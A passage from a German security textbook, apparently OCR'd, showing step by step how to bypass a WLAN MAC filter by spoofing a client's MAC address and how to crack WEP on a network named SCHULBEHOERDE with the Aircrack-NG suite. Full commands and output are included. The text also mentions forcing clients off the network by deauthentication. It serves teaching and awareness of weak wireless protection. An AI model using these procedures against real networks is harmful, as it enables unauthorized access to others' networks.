Findet sich kein DNS-Server im WLAN/LAN (hier ist möglicherweise eine netzwerkseitige Betrachtung der UDP-Anfragen auf Port 53 angeraten), greifen wir auf öffentliche DNS-Server im Internet zurück; zahlreiche Websites[131] führen Aufstellungen öffentlich zugänglicher DNS-Server, auch OpenDNS[132] stellt eine gute Wahl dar. Sehr elegant lässt sich im Übrigen die Datei */etc/resolv.conf* durch folgenden Weg mit neuen DNS-Einträgen bestücken:

```
root@discordia:~# sh -c "echo nameserver 208.67.220.220 > /etc/resolv.conf"
root@discordia:~#
```

Bei einem weiteren Versuch, mit dem Kommando *ping* einen Host zu erreichen, greifen wir auf die soeben aktivierte Namensauflösung zurück und haben somit vollwertigen

[131] Ein Register öffentlich zugänglicher DNS-Server findet sich z. B. unter http://www.stanar.de

[132] http://www.opendns.com

Zugang zum Internet. Das alles unter der Bedingung, dass keine Filter z. B. seitens eines WLAN-Routers greifen.

```
root@discordia:~# ping heise.de
PING heise.de (193.99.144.80) 56(84) bytes of data.
64 bytes from redirector.heise.de (193.99.144.80): icmp_seq=1 ttl=247
time=34.6 ms
64 bytes from redirector.heise.de (193.99.144.80): icmp_seq=2 ttl=247
time=27.5 ms
^C
--- heise.de ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 27.553/31.084/34.616/3.535 ms
root@discordia:~#
```

Auch wenn wir hier erfolgreich waren, müssen wir an dieser Stelle darauf hinweisen, dass bei der Vielzahl möglicher Einstellungen mehrere der hier vorgestellten Werte vom Einzelfall abhängig sind.

16.3.4 Zugriff auf ein mit MAC-Filter gesichertes WLAN

Eine von vielen WLAN-Betreibern eingesetzte Zugangssperre ist weiterhin die Filterung von MAC-Adressen. Bei einer MAC-Adresse handelt es sich um eine weltweit eindeutige Hardwareadresse jedes einzelnen Netzwerkadapters, die zur eindeutigen Identifikation des Geräts im Netzwerk dient. Zum Vergleich bietet sich die Fahrgestellnummer eines KFZ an. Das Prinzip ist simpel: Die Filterung von MAC-Adressen am Hot-Spot dient dem Zweck, ausschließlich berechtigten und im Vorfeld eingetragenen Netzwerkkarten Zutritt zum WLAN zu gewähren. Alle anderen Netzwerkkarten, deren MAC-Adressen sich nicht auf der Liste befinden, dürfen nicht mitspielen und müssen draußen bleiben. Soweit die Theorie.

In der Praxis sieht dies natürlich anders aus. Alles, was wir dazu benötigen, ist die MAC-Adresse einer validen Netzwerkkarte und ein Zeitfenster, in dem wir dem WLAN mit einer gefälschten MAC-Adresse auf den Pelz rücken.

Zunächst starten wir Kismet-Newcore und beobachten das Funknetz, bei dem wir davon ausgehen, dass ein MAC-Filter zum Einsatz kommt. Ein mögliches Indiz für einen MAC-Filter liefert z. B. der Umstand, dass ein WLAN unverschlüsselt oder bereits gebrochen ist, uns das Einloggen des eigenen Clients aber partout nicht gelingen will. In unserem Beispiel widmen wir dem WLAN mit der SSID *BARCODESCANNER* unsere Aufmerksamkeit.




Bild 16.37: Kismet-Newcore bei der Beobachtung eines WLAN mit der BSSID *BARCODESCANNER*

Ein beherzter Klick auf die Taste Return lässt erahnen, dass sich diverse WLAN-Clients im Funknetz tummeln könnten; zumindest deutet die hohe Datendichte im Feld »Packet Rate« zielsicher darauf hin:




Bild 16.38: Kismet-Newcore entlockt dem WLAN eine hohe Datendichte

Unsere Vermutung, dass wir uns in guter Gesellschaft befinden, lässt sich durch eine Übersicht der im WLAN befindlichen Clients bestätigen. Die Betätigung der Tasten ALT-V und C für »View – Clients« liefert erhellende Details und die Gewissheit, MAC-Adressen in für unser Vorhaben ausreichender Zahl erhascht zu haben.

Was hierbei sehr hilfreich ist: Die meisten WLAN-Netzwerkgeräte im SOHO-Bereich übertragen die MAC-Adresse auch dann noch im Klartext, wenn WEP aktiviert ist. Bei einem gänzlich unverschlüsselten WLAN – wie in unserem Beispiel – ist dies natürlich auch der Fall, wie die folgende Abbildung belegt:




Bild 16.39: Kismet-Newcore bei der Entdeckung von Clients samt MAC-Adressen

Bei näherer Betrachtung wird schnell klar, dass in diesem Funknetz die Clients mit den IP-Adressen *192.168.3.198, 192.168.3.193* und *192.168.3.196* Daten austauschen, hinter der *192.168.3.1* und einer bislang nicht identifizierten IP-Adresse mögen sich Netzwerkkomponenten wie Access-Point und Firewall/Router befinden. Hilfreich ist, dass auch hier die MAC-Adressen sehr anschaulich und redselig in Erscheinung treten. Die Daten notieren wir uns sicherheitshalber, um anschließend – und zumindest von der MAC-Adresse her – in die Rolle eines dieser Clients schlüpfen zu können.

Meldet sich einer der berechtigten Clients aus dem Funknetz ab, ist dies nicht nur die ideale Gelegenheit für einen Identitätsdiebstahl, sondern gleichzeitig eine zwingende Voraussetzung für unser Vorhaben. Für den Fall, dass uns keiner der Clients den Gefallen erfüllt, sich freiwillig aus dem WLAN zurückzuziehen, können wir selbstredend ein klein wenig nachhelfen – wohl wissend, dass wir mit dieser aktiven Maßnahme möglicherweise den Betreiber des Funknetzes auf uns aufmerksam machen. Details zu dieser freundlichen Form der »Unterstützung« unter Zuhilfenahme des AMOK-MODE (Deauthentication and Disassociation) von »MDK3[133]« erfolgt im übernächsten Kapitel.

Exemplarisch folgt eine Betrachtung der WLAN-Karte *wlan0* unter normalen Bedingungen. Das Interessante hierbei ist die Verwandlung der MAC-Adresse, zu erkennen hinter dem Eintrag *HWaddr*:

```
root@discordia:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:21:5c:54:7d:cd
          UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:61375 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17184727 (17.1 MB)  TX bytes:0 (0.0 B)

root@discordia:~#
```

Zunächst beginnen wir mit der Deaktivierung der WLAN-Karte:

```
root@discordia:~# ifconfig wlan0 down
root@discordia:~#
```

Im Anschluss daran vergeben wir über *iwconfig* die gewünschte SSID und vergewissern uns der Korrektheit der übermittelten Werte. Nach dem anschließendem Hochfahren des Netzwerkinterfaces weigert sich der Hot-Spot auch weiterhin, eine Verbindung mit uns einzugehen. Das lässt sich am Eintrag *Access-Point: Not-Associated* erkennen, obwohl die (E)SSID korrekt angesprochen wird:

```
root@discordia:~# iwconfig wlan0 essid BARCODESCANNER
root@discordia:~# ifconfig wlan0 up
root@discordia:~# iwconfig wlan0
wlan0     IEEE 802.11abgn  ESSID:"BARCODESCANNER"
          Mode:Managed  Frequency:2.427 GHz  Access Point: Not-Associated
          Tx-Power=15 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@discordia:~#
```

Nach erneutem Shutdown des Netzwerkinterfaces weisen wir unserer Netzwerkkarte mit *ifconfig* und dem Parameter *hw ether* eine andere MAC-Adresse zu (alternativ zu *ifconfig* bietet sich auch »*macchanger*[134]« an). Konkret handelt es sich bei der mittlerweile zugewiesenen Ethernet-ID um die MAC-Adresse eines zwischenzeitlich vom Funknetz abgemeldeten WLAN-Clients, die wir wenige Minuten vorher mit Kismet-Newcore ermittelt hatten.

```
root@discordia:~# ifconfig wlan0 down
root@discordia:~# ifconfig wlan0 hw ether 00:26:08:12:12:28
root@discordia:~#
```

[133] http://homepages.tu-darmstadt.de/~p_larbig/wlan/#mdk3

[134] http://www.alobbs.com/macchanger

Ist die neue Hardwareinformation vergeben, fahren wir die Netzwerkkarte wieder hoch und können uns mit *ifconfig wlan0* davon überzeugen, dass die neue MAC-Adresse anstandslos übernommen wurde:

```
root@discordia:~# ifconfig wlan0 up
root@discordia:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:26:08:12:12:28
          inet6 addr: fe80::226:8ff:fe12:1228/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:61376 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17184755 (17.1 MB)  TX bytes:498 (498.0 B)

root@discordia:~#
```

Dem aufmerksamen Leser wird an dieser Stelle nicht entgangen sein, dass wir der eigentlichen MAC-Adresse unserer Netzwerkkarte jetzt einen anderen, vom fremden WLAN akzeptierten Wert zugewiesen haben, sodass ein *iwconfig* die ersehnte Koppelung an den Hot-Spot liefert:

```
root@discordia:~# iwconfig wlan0
wlan0     IEEE 802.11abgn  ESSID:"BARCODESCANNER"
          Mode:Managed  Frequency:2.412 GHz  Access Point:
00:22:6B:70:1E:FE
          Bit Rate=54 Mb/s   Tx-Power=15 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality=100/100  Signal level:-48 dBm  Noise level=-93 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@discordia:~#
```

Das Kommando *dhclient*, welches den im Netzwerk befindlichen DHCP-Server kontaktiert, liefert uns schließlich eine IP-Adresse und die Gewissheit – der ausgeliehenen MAC-Adresse sei Dank –, Bestandteil des WLAN zu sein und somit erfolgreich den MAC-Filter umgangen zu haben.

```
root@discordia:~# dhclient wlan0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/wlan0/00:26:08:12:12:28
Sending on   LPF/wlan0/00:26:08:12:12:28
Sending on   Socket/fallback
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 5
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 11
DHCPOFFER of 192.168.3.199 from 192.168.3.1
DHCPREQUEST of 192.168.3.199 on wlan0 to 255.255.255.255 port 67
DHCPACK of 192.168.3.199 from 192.168.3.1
bound to 192.168.3.199 -- renewal in 1357 seconds.
root@discordia:~# ping nsa.gov
PING nsa.gov (12.120.66.169) 56(84) bytes of data.
64 bytes from redirector.nsa.gov (12.120.66.169): icmp_seq=1 ttl=247
time=32.4 ms
64 bytes from redirector.nsa.gov (12.120.66.169): icmp_seq=2 ttl=247
time=24.9 ms
^C
--- nsa.gov ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 24.989/28.733/32.478/3.748 ms
root@discordia:~#
```

16.3.5 Zugriff auf ein WEP-verschlüsseltes WLAN

Bei vielen der derzeit betriebenen Funknetze kommt auch weiterhin der ehemalige Standardverschlüsselungsalgorithmus WEP (Wired Equivalent Privacy) zum Einsatz (vgl. dazu die Feldstudie[135] des Informatikers Stefan Dörhöfer der RWTH Aachen), der sowohl Zugang zum Netz als auch die Integrität der Daten sicherstellen soll.

Im Nachhinein betrachtet muss der Versuch, mittels WEP eine Verschlüsselung für Funknetze zu schaffen, um damit eine ähnliche Abhörsicherheit wie bei kabelgebundenen Netzen zu bieten, als gescheitert angesehen werden: Bereits im Jahr 2001 wurden die Schwächen theoretisch[136], ein Jahr später auch praktisch durch das Programm Airsnort[137] nachgewiesen. Der Todesstoß jedoch wurde im Jahr 2004 durch Forscher der Technischen Universität Darmstadt[138] versetzt, denen ein weiterer Durchbruch beim

---

[135] Stefan Dörhöfer: Empirische Untersuchungen zur WLAN-Sicherheit mittels Wardriving, https://pi1.informatik.uni-mannheim.de/diplomas/show/48

[136] http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf

[137] http://airsnort.shmoo.com

[138] http://www.tu-darmstadt.de

Knacken WEP-verschlüsselter Funknetzwerke gelungen war: So konnte das Team um Erik Tews die Menge der für einen erfolgreichen Angriff erforderlichen mitgeschnittenen Pakete auf weniger als ein Zehntel reduzieren, wodurch sich ein mit einem 128-Bit-WEP-Schlüssel gesichertes Funknetz im Idealfall unter einer Minute knacken lässt[139].

Obgleich Airsnort mittlerweile nicht mehr weiterentwickelt wird, existiert dank Aircrack-NG[140] – insbesondere seit der Verschmelzung mit Aircrack-PTW[141] – ein würdiger Erbe. Mehr dazu später.

Wir halten somit vorerst fest, dass WEP alles andere als sicher ist, auch nicht als Zugangsschutz taugt und somit korrekterweise als »Wireless Encryption *Placebo*« betitelt werden müsste. Warum dem so ist, werden wir innerhalb der nächsten Seiten anhand eines praktischen Beispiels verdeutlichen: Wir brechen in ein mit WEP verschlüsseltes Funknetzwerk ein.

Erneut starten wir Kismet-Newcore und suchen Funknetze, die für unser Vorhaben in Frage kommen. In unserem jetzigen Beispiel gilt dem WEP-verschlüsselten WLAN mit der SSID *SCHULBEHOERDE* unsere Aufmerksamkeit.




Bild 16.40: Kismet-Newcore bei der Beobachtung eines WLAN mit der BSSID *SCHULBEHOERDE*

Um unser zukünftiges Ziel nicht aus den Augen zu verlieren, behalten wir sicherheitshalber die MAC-Adresse (BSSID) und den verwendeten Kanal (Kanal Nummer 2) des Hot-Spots im Hinterkopf (sowohl zu erfahren in der zentralen Übersicht von Kismet-Newcore als auch durch die bereits vorgestellte Detailansicht).

---

[139] http://eprint.iacr.org/2007/120.pdf

[140] http://www.aircrack-ng.org

[141] http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw




Bild 16.41: Kismet bei der Darstellung zusätzlicher Details zum Funknetz, u. a. der BSSID

Als nächsten Schritt greifen wir zur leistungsfähigen Aircrack-NG-Suite – wohl wissend, dass es auch andere potente Programme wie beispielsweise *WEPBuster*[142], *WepAttack*[143] oder *KisMAC*[144] gibt. Die Installation von Aircrack-NG gestaltet sich unter Debian GNU/Linux unkompliziert: Die Eingabe von *apt-get install aircrack-ng* reicht zur Installation aus.

```
root@discordia:~# aptitude install aircrack-ng
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut
Lese Status-Informationen ein... Fertig
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Lese Task-Beschreibungen... Fertig
Die folgenden NEUEN Pakete werden zusätzlich installiert:
  aircrack-ng libiw29{a} libnl1{a} wireless-tools{a}
0 Pakete aktualisiert, 4 zusätzlich installiert, 0 werden entfernt und 7
nicht aktualisiert.
Muss 0B/1554kB an Archiven herunterladen. Nach dem Entpacken werden 2798kB
zusätzlich belegt sein.
Wollen Sie fortsetzen? [Y/n/?]
Schreibe erweiterte Statusinformationen... Fertig
Wähle vormals abgewähltes Paket libnl1.
(Lese Datenbank ... 34188 Dateien und Verzeichnisse sind derzeit
installiert.)
```

[142] http://code.google.com/p/wepbuster

[143] http://wepattack.sourceforge.net

[144] http://kismac-ng.org

```
Entpacke libnl1 (aus .../archives/libnl1_1.1-2_i386.deb) ...
Wähle vormals abgewähltes Paket libiw29.
Entpacke libiw29 (aus .../libiw29_29-1.1_i386.deb) ...
Wähle vormals abgewähltes Paket wireless-tools.
Entpacke wireless-tools (aus .../wireless-tools_29-1.1_i386.deb) ...
Wähle vormals abgewähltes Paket aircrack-ng.
Entpacke aircrack-ng (aus .../aircrack-ng_1%3a1.0~rc1-2_i386.deb) ...
Verarbeite Trigger für man-db ...
Richte libnl1 ein (1.1-2) ...
Richte libiw29 ein (29-1.1) ...
Richte wireless-tools ein (29-1.1) ...
Richte aircrack-ng ein (1:1.0~rc1-2) ...
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut
Lese Status-Informationen ein... Fertig
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Schreibe erweiterte Statusinformationen... Fertig
Lese Task-Beschreibungen... Fertig
root@discordia:~#
```

Viele Linux-Live-CDs, wie beispielsweise GRML[145] oder BackTrack[146] bringen Aircrack-NG bereits von Haus aus mit. Für die Anwender einer solchen Live-CD ist die Installation somit nicht weiter erforderlich. Freunde des Kompilierens können Aircrack-NG nach Beschaffung[147] und Entpacken des Tarballs[148] wie folgt einbinden:

```
root@discordia:~/aircrack-ng-1.0# make
root@discordia:~/aircrack-ng-1.0# make strip
root@discordia:~/aircrack-ng-1.0# make install
root@discordia:~/aircrack-ng-1.0#
```

Ist die Installation von Aircrack-NG erfolgreich abgeschlossen, müssen wir zunächst die WLAN-Karte durch das Kommando *airmon-ng* in den Monitor-Mode schalten. Hierbei wählen wir die WLAN-Karte *wlan0*, fixieren diese auf Kanal 2 und erhalten ein »monitor mode enabled« zurück.

---

145 http://www.grml.org

146 http://www.backtrack-linux.org

147 http://download.aircrack-ng.org/aircrack-ng-1.0.tar.gz

148 root@discordia:~# **tar xvfz aircrack-ng-1.0.tar.gz**

```
root@discordia:/home/aircrack# airmon-ng start wlan0 2
root@discordia:/home/aircrack#
```




Bild 16.42: Die WLAN-Karte wird in den Monitor-Mode geschaltet

Im nun folgenden Schritt weisen wir *airodump-ng* zum Mitscheiden der Datenpakete an, die innerhalb des von uns favorisierten WLAN aus Kanal 2 übertragen werden. Mit der Option *-c* fixieren wir die Suche auf einen bestimmten Kanal, und mit *-w* bestimmen wir Pfad bzw. Datei des zu schreibenden Dumpfiles.

```
root@discordia:~# airodump-ng -c 2 -w schulbehoerde.dump mon0
```




Bild 16.43: Airodump-NG beim Sammeln von Datenpaketen auf Kanal 3

Airodump-NG stellt seine Informationen zweigeteilt dar: Die erste Spalte bestehend aus BSSID, PWR ESSID, etc. listet die Access-Points auf. In der zweiten Spalte (eingeleitet mit BSSID und STATION) befinden sich die Clients, die mit den Access-Points in Verbindung stehen. Wir entnehmen der Übersicht, dass die Clients (Station) mit den MAC-Adressen *00:23:6C:85:EB:32* und *00:24:2B:2E:52:C8* eine Verbindung zum Access-Point mit der MAC-Adresse *00:14:6C:1D:1C:C2* (ESSID: SCHULBEHOERDE) unterhalten. Diese Verbandelung ist derzeit noch nicht von fundamentalem Interesse, wird aber dann spannend, wenn das WLAN nicht ausreichend Traffic abwirft. Wichtig ist nur, dass wir diese Logik im Hinterkopf behalten.

Haben wir genug Netzwerkdaten zusammen, starten wir mit *aircrack-ng* das Kernprogramm der Aircrack-NG-Suite mit den folgenden Optionen. Hierbei beinhaltet der Parameter *-b* die BSSID des von uns ins Auge gefassten Funknetzes:

```
root@discordia:~# aircrack-ng -0 -b 00:14:6C:1D:1C:C2 schulbehoerde.dump-
01.cap
```

An dieser Stelle scheiden sich übrigens die Geister, wie viele verwertbare Pakete für die Berechnung eines WEP-Schlüssels erforderlich sind: Die Autoren von Aircrack-NG empfehlen in der FAQ[149] das Mitschneiden von 1.500.000 bis 2.000.000 Initialisierungsvektoren (IVs) für das problemlose Brechen eines mit 104/128 Bit verschlüsselten WLAN mittels der Korek-Methode, die PTW-Technik gibt sich bereits mit 40.000 Paketen zufrieden. Diverse Versuche zeigen jedoch, dass die Berechnung mit weniger Initialisierungsvektoren durchaus von Erfolg gekrönt sein kann, auch wenn dabei vielleicht eine Portion Glück im Spiel sein muss. Grundsätzlich empfehlen wir, so viel Funknetzverkehr wie möglich zu erhaschen, obschon sich Aircrack-NG in der Grundeinstellung der effizienteren PTW-Technik bedient.




Bild 16.44: Aircrack-NG bei der Berechnung eines WEP-Schlüssels

[149] http://www.aircrack-ng.org/doku.php?id=faq

Ist die Suche erfolgreich, zeigt sich Aircrack-NG (in diesem Beispiel bereits nach nur einer Sekunde(!)) mit einem Bild wie dem folgenden und präsentiert den enttarnten WEP-Schlüssel in roten Lettern.

